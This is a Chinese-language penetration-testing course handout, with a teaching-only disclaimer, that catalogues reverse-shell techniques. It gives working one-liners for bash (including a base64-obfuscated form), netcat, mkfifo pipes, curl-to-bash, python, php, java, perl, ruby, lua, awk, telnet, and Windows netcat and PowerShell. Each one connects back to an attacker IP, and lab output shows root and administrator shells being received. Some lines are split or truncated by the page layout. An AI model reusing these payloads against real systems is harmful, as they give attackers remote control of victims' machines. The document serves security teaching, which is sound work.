

免责声明:

本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法,做一个良好公民。

# 反弹 shell

## 一、简介

反弹 shell (reverse shell),就是控制端监听在某 TCP/UDP 端口,被控端发起请求到该端口,并将其命令行的输入输出转到控制端。

反弹 shell 分为正向连接和反向连接,正向连接是攻击机去连接目标机器,反向连接是目标机器主动连接攻击机。

本实验以反向连接为例,kali 作为攻击机,使用 nc 开启端口监听

A terminal window on a Kali Linux machine. The prompt is 'root@kali: ~'. The terminal shows a menu with '文件', '动作', '编辑', '查看', and '帮助'. Below the menu, it says 'zsh: corrupt history file /root/.zsh\_history'. Then, the prompt changes to '(root@kali)-[~]'. The user enters the command '# nc -lvvp 9999'. The terminal responds with 'listening on [any] 9999 ...'. There is a cursor on the line below.

```
root@kali: ~
文件 动作 编辑 查看 帮助
zsh: corrupt history file /root/.zsh_history
(root@kali)-[~]
# nc -lvvp 9999
listening on [any] 9999 ...
```


nc 是 netcat 的简写,可实现任意 TCP/UDP 端口的侦听,nc 可以作为 server 以 TCP 或 UDP 方式侦听指定端口

- l 监听模式,用于入站连接
- v 详细输出,用两个-v 可得到更详细的内容
- p port 本地端口号
- n 直接使用 IP 地址,而不通过域名服务器

## 二、Linux 反弹 shell

### 1、bash 反弹

受害者: `bash -i >& /dev/tcp/218.0.145.97/9999 0>&1`



`bash -i` 代表在本地打开一个 `bash`

`>&`后面跟上`/dev/tcp/ip/port` 这个文件代表将标准输出和标准错误输出重定向到这个文件，也就是传递到远程 vps

`/dev/tcp/`是 Linux 中的一个特殊设备，打开这个文件就相当于发出了一个 socket 调用，建立一个 socket 连接

远程 vps 开启对应的端口去监听，就会接收到这个 `bash` 的标准输出和标准错误输出

linux shell 下有三种标准的文件描述符，分别如下：

0 - `stdin` 代表标准输入，使用`<`或`<<`




1 - `stdout` 代表标准输出，使用`>`或`>>`

2 - `stderr` 代表标准错误输出，使用`2>`或`2>>`

也可以使用 base64 编码执行 `bash` 反弹 shell

`bash -c`

`'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8yMTguMC4xNDUuOTcvOTk5OSAwPiYx} | {base64,-d} | {bash,-i}'`




## 2、nc 反弹

受害者: nc -e /bin/bash 218.0.145.97 9999

-e 程序重定向，一旦连接，就执行

这里代表在连接到远程后可以在远程执行一个本地 shell (/bin/bash)，也就是反弹一个 shell 给远程



```
(root@kali)~[~]
# nc -lvvp 9999
listening on [any] 9999 ...
218.0.145.137: inverse host lookup failed: Host name lookup failure
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 56610
whoami
root
```

也可以使用管道实现反弹 shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 218.0.145.97
```

```
9999 >/tmp/f
```

```
[root@localhost ~]# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 218.0.145.97 9999 >/tmp/f
rm: 是否删除先进先出 "/tmp/f"? y
```

```
(root@kali)~[~]
# nc -lvvp 9999
listening on [any] 9999 ...
218.0.145.137: inverse host lookup failed: Host name lookup failure
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 56614
[root@localhost ~]#
```

### 3、curl 反弹

kali 开启 apache 服务，把 bash 命令写入 html 文件，只要文本包含 bash 一句话即可。

攻击者：

```
(root kali)-[/var/www/html]
```

```
# cat bash.html
```

```
bash -i >& /dev/tcp/218.0.145.97/9999 0>&1
```

```
(root@kali)-[/var/www/html]
# systemctl start apache2

(root@kali)-[/var/www/html]
# cat bash.html
bash -i >& /dev/tcp/218.0.145.97/9999 0>&1

(root@kali)-[/var/www/html]
# nc -lvvp 9999
listening on [any] 9999 ...
218.0.145.137: inverse host lookup failed: Host name lookup failure
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 56618
[root@localhost ~]# pwd
/root
[root@localhost ~]#
```

受害者: curl 218.0.145.97/bash.html | bash

```
[root@localhost ~]# curl 218.0.145.97/bash.html | bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    %         Dload  Upload   Total   Spent    Left   Speed
100    43    100    43     0     0   9054      0  --:--:-- --:--:-- --:--:-- 14333
```

## 4、whois 反弹

反弹的 shell 只能执行后面带的命令, 有点鸡肋

whois -h 218.0.145.97 -p 9999 `pwd`

```
应用程序 位置 终端
root@localhost:~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[root@localhost ~]# whois -h 218.0.145.97 -p 9999 `pwd`
```

```
(root@kali)-[~]
# nc -lvvp 9999
listening on [any] 9999 ...
218.0.145.137: inverse host lookup failed: Host name lookup failure
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 46162
/root
```

## 5、python 反弹

python3 -c 'import

socket, subprocess, os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect(("218.0.145.97", 9999)); os.dup2(s.fileno(), 0);

os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/

```
bash", "-i"]);'
```

```
[root@localhost ~]# python3 -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("218.0.145.97", 9999)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/bash", "-i"]);'
```

```
(rootkali)-[~]  
# nc -lvvp 9999  
listening on [any] 9999 ...  
218.0.145.137: inverse host lookup failed: Host name lookup failure  
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 46164  
[root@localhost ~]#
```

## 6、php 反弹

# exec 函数执行方法反弹 shell

```
php -r 'exec("/bin/bash -i >& /dev/tcp/218.0.145.97/9999 0>&1");'
```

```
[root@localhost ~]# php -r 'exec("/bin/bash -i >& /dev/tcp/218.0.145.97/9999 0>&1");'
```

```
(rootkali)-[/var/www/html]  
# nc -lvvp 9999  
listening on [any] 9999 ...  
218.0.145.137: inverse host lookup failed: Host name lookup failure  
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 55420  
[root@localhost ~]# exit
```

# sock 连接

```
php -r '$sock=fsockopen("218.0.145.97", 9999); exec("/bin/sh -i <&3 >&3 2>&3");'
```

注意，php 反弹 shell 都需要 php 关闭 safe\_mode 这个选项


```
[root@localhost ~]# php -r '$sock=fsockopen("218.0.145.97", 9999); exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
(rootkali)-[/var/www/html]  
# nc -lvvp 9999  
listening on [any] 9999 ...  
218.0.145.137: inverse host lookup failed: Host name lookup failure  
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 55422  
sh-4.2# ls  
ls  
anaconda-ks.cfg  
initial-setup-ks.cfg  
redis_start.txt  
公共  
模板  
视频
```




## 7、java 反弹

```
public class Bash {  
    public static void main(String[] args) throws Exception {  
        Runtime r = Runtime.getRuntime();  
        String cmd[] = {"/bin/bash", "-c", "exec 5<>/dev/tcp/218.0.145.97/9999; cat <&5 | while read line; do $line  
2>&5 >&5; done"};  
        Process p = r.exec(cmd);  
        p.waitFor();  
    }  
}
```



```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
[root@localhost ~]# cat Bash.java  
public class Bash {  
    public static void main(String [] args) throws Exception {  
        Runtime r = Runtime.getRuntime();  
        String cmd[] = {"/bin/bash", "-c", "exec 5<>/dev/tcp/218.0.145.97/9999; cat <&5 | while read line;  
2>&5 >&5; done"};  
        Process p = r.exec(cmd);  
        p.waitFor();  
    }  
}  
[root@localhost ~]# javac Bash.java  
[root@localhost ~]# java Bash
```



```
(root@kali)-[~]  
# nc -lvvp 9999  
listening on [any] 9999 ...  
218.0.145.137: inverse host lookup failed: Host name lookup failure  
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.137] 58122  
whoami  
root
```

## 8、perl 反弹

```
perl -e 'use  
Socket;$i="218.0.145.97";$p=9999;socket(S,PF_INET,SOCK_STREAM,getprot  
obyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STD  
IN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh  
-i");};'
```

## 9、ruby 反弹

```
ruby -rsocket -e 'exit if  
fork;c=TCPSocket.new("218.0.145.97","9999");while(cmd=c.gets);IO.pope
```



```
n(cmd,"r"){|io|c.print io.read}end'
```

## 10、lua 反弹

```
lua -e  
"require('socket');require('os');t=socket.tcp();t:connect('218.0.145.  
97','9999');os.execute('/bin/sh -i <&3 >&3 2>&3');"
```

## 11、awk 反弹

```
awk 'BEGIN{s="/inet/tcp/0/218.0.145.97/9999";for(;s|&getline  
c;close(c))while(c|&getline)print|&s;close(s)}'
```



## 12、telnet 反弹

攻击者:

```
nc -nvlp 4444#输入命令
```


```
nc -nvlp 5555#输出命令
```

受害者:

```
telnet 218.0.145.97 4444 | /bin/bash | telnet 218.0.145.97 5555
```







## 三、Windows 反弹 shell

### 1、nc 反弹

nc64.exe 218.0.145.97 7777 -e cmd






中可能无法正常运行，反之亦然。但是，PowerShell 可以调用和使用 CMD 命令。


总之，PowerShell 是一种更现代化和功能更强大的命令行工具，适合进行高级的系统管理和自动化任务。CMD 则适合进行简单的命令行操作。

## (2) TCP 连接

```
powershell -nop -c "$client = New-Object  
Net.Sockets.TCPCClient('218.0.145.97',7777);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object  
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback  
= (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' +  
(pwd).Path + '>' ;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,  
0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```



```
管理员: C:\Windows\System32\cmd.exe - powershell -nop -c "$client = New-Object Net.Sockets.TCPCClient('218.0.145.97',7777);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>' ;$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```



```
(root@kali)-[~]  
# nc -lvvp 7777  
listening on [any] 7777 ...  
218.0.145.200: inverse host lookup failed: Host name lookup failure  
connect to [218.0.145.97] from (UNKNOWN) [218.0.145.200] 49164  
whoami  
pc/administrator  
PS C:\Windows\system32>
```

## (3) nishang (PowerShell 3.0 以上可用)

Nishang 是一个 PowerShell 脚本和有效载荷的框架和集合，它使 PowerShell 能够用于攻击安全性、渗透测试和红队。它是基于 PowerShell 的渗透测试专用工具，集成了框架、脚本和各种 Payload，包括下载和执行、键盘记录、DNS、延时命令等脚本，被广泛用于渗透测试的各个阶段。Nishang 在 PowerShell 3.0 及以上的环境中才能正常使用，所以 Windows 7、Server 2008 下默认是有点小问题

的。项目地址: <https://github.com/samratashok/nishang>

## NetCat 的 Powershell 版本

